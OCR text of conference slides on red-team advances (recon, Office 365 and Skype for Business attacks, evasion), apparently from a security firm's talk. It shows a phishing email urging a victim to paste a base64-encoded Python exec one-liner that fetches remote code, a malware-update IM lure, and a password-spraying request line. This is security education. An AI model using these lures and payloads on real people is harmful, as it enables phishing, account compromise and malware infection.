A Year In The Red

ActiveBreach By MDSec

AGENDA

- Who are we?
- Background
- Cyber Kill Chain
- Advances in each Area
- Tools to Streamline Assessments
- Predictions for future developments
- Q&A

ActiveBreach By MDSec

WHO?

Dominic Chell

- Director of MDSec
- Responsible for CBEST, STAR Services
- 3 x HiTB speaker

Vincent Yiu

- Security Consultant
- Interested in Red and Purple

BACKGROUND

- Rise of the Red Team
- Traditional Penetration Testing
- Structured Frameworks
- Regulatory Authorities


CBEST
TIBER
iCAST
ActiveBreach
By MDSec

BACKGROUND

- Blue Team Techniques Improving
- Advances in defensive controls:
  - Improvements in Malware Detection
  - Sandbox Adoption
  - Evolution of Technologies
- Increased Threat Hunting

ActiveBreach By MDSec

The Red Team Must *Evolve*!


RECONNAISSANCE


ADVANCES IN RECON

- E-mail collection

ADVANCES IN RECON

- Traditional e-mail collection
- Focus on LinkedIn
- Search by Organisation
- Tools we found were "BROKEN"






ActiveBreach By MDSec

ADVANCES IN RECON

- LinkedInt
- Steamline Collection Process
- Based off *@DisKOnn3cT*'s Scraper
- Hunter E-mail Format Prediction

ActiveBreach By MDSec

DEMO OF LINKEDINT



ActiveBreach By MDSec

INFILTRATION

From services@[redacted] Edit identities

To Colin[redacted] <colin.[redacted]>

Add Cc Add Bcc Add Reply-To Add Followup-To

Subject Re: Office 365 Migration

Hi Colin,

No this will not affect your Outlook. This will update the security packages required on your machine to operate with the migration.

1. Open the terminal (If you don't know how to do this I will provide further information)
2. Paste the following contents into the terminal and press return/enter.

echo "import
sys,base64;exec(base64.b64decode('WlpDZFhWaURjQ1A9J3VVYUVseGt1cnVrSScKaW1wb3J0IHNzbDsKaWYgaGFzYXR0cihzc2wsICdfY3JlYXRlX3VudmVyaWZpZWRfY29udGV4dCcpOnNzbC5fY3JlYXR[redacted]

3. Reload the page from the previous link and attempt to login again.

Corporate IT Services
[redacted]

On 2016-10-26 10:04, Colin[redacted]:
> Hello,
>

Re: Office 365 Migration

From **Colin** [redacted]
To **services@** [redacted]
Date **Wed 13:14**

Hello,

That didn¹t work either:

Traceback (most recent call last):
File "<stdin>", line 1, in <module>
File "<string>", line 10, in <module>
File
"/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/url
lib2.py", line 431, in open
response = self._open(req, data)
File
"/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/url
lib2.py", line 449, in _open
'_open', req)
File
"/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/url
lib2.py", line 409, in _call_chain
result = func(*args)
File
"/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/url
lib2.py", line 1240, in https_open
context=self._context)
File
"/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/url
lib2.py", line 1197, in do_open
raise URLError(err)
urllib2.URLError: <urlopen error EOF occurred in violation of protocol
(_ssl.c:590)>

Which version of Python/OpenSSL does this code require?

ADVANCES IN INFILTRATION

Attacking ADFS & S4B Services:

- Prior work on Exchange with MailSniper and Ruler
- Regularly discovered Lync/S4B services
  - On-premises or Federated
- Identify using:
  - DNS (lyncdiscover/lyncdiscoverinternal)
  - Service banners


ADVANCES IN INFILTRATION

Attacking ADFS & S4B Services:


- 26% of Alex Top 1M - 3.7% using Office 365
- Development of LyncSniper
  - Authentication via NTLM, Kerberos and OAuth
  - O365 uses WS-Trust/RST Authentication
  - Password spraying/bruteforcing

```
grant_type="password";username=user@example.org;password=Password1
```

DEMO OF LYNCSNIPER




ActiveBreach By MDSec



Office 365
Admin
Skype for Business admin center
dashboard
users
organization
dial-in conferencing
online meetings
tools
reports
general
external communications
external access
You can control access to Skype for Business users in other organizations in two ways: 1) block specific domains
On except for blocked domains
public IM connectivity
Let people use Skype for Business to communicate with Skype users outside your organization.
blocked or allowed domains
DOMAIN
STATUS
There are no results to display.

ADVANCES IN INFILTRATION

Attacking ADFS & S4B Services:

- IM other federated companies:
  - Allows direct spear phishing via S4B IM
  - User enumeration
  - Awareness of presence


Skype for Business
What's happening today?
Skype Support
Available
Set Your Location
ATTACKER
Joe Bloggs
Joe Bloggs
Offline - External Network
2 Participants
SERVICE ANNOUNCEMENT: Your Skype for Business client is outdated and must be upgraded. Please downloaded and install the latest version from https://www.skypemalwareupdates.com/skype_install.exe otherwise your service will terminate at midnight on 13-06-2017.
Joe Bloggs is offline, but they'll still get your IMs as missed messages.


Lync Basic
What's happening today?
Joe Bloggs
Available
Set Your Location
VICTIM
Skype Support
Skype Support
Available - External Network
13 June 2017
Skype Support
14:02
[13/06/2017 13:02]
SERVICE ANNOUNCEMENT: Your Skype for Business client is outdated and must be upgraded. Please downloaded and install the latest version
from https://www.skypemalwareupdates.com/skype_install.exe
otherwise your service will terminate at midnight on 13-06-2017.
Last message received on 13/06/2017 at 14:02.

DEFENSIVE EVASION

ADVANCES IN DEFENSIVE EVASION

Categorisation:

- Categorisation as a security boundary
- Uncategorised sites blackholed
- Problematic for phishing / c2
- CatMyFish and DomainHunter
- Target relevant / typo squat domains
- Development of Chameleon

Please select the product you are using. Selecting the appropriate product will provide the correct categorization information to be displayed for you.

McAfee SaaS Web Protection

Please type in a URL to look up the categorization.

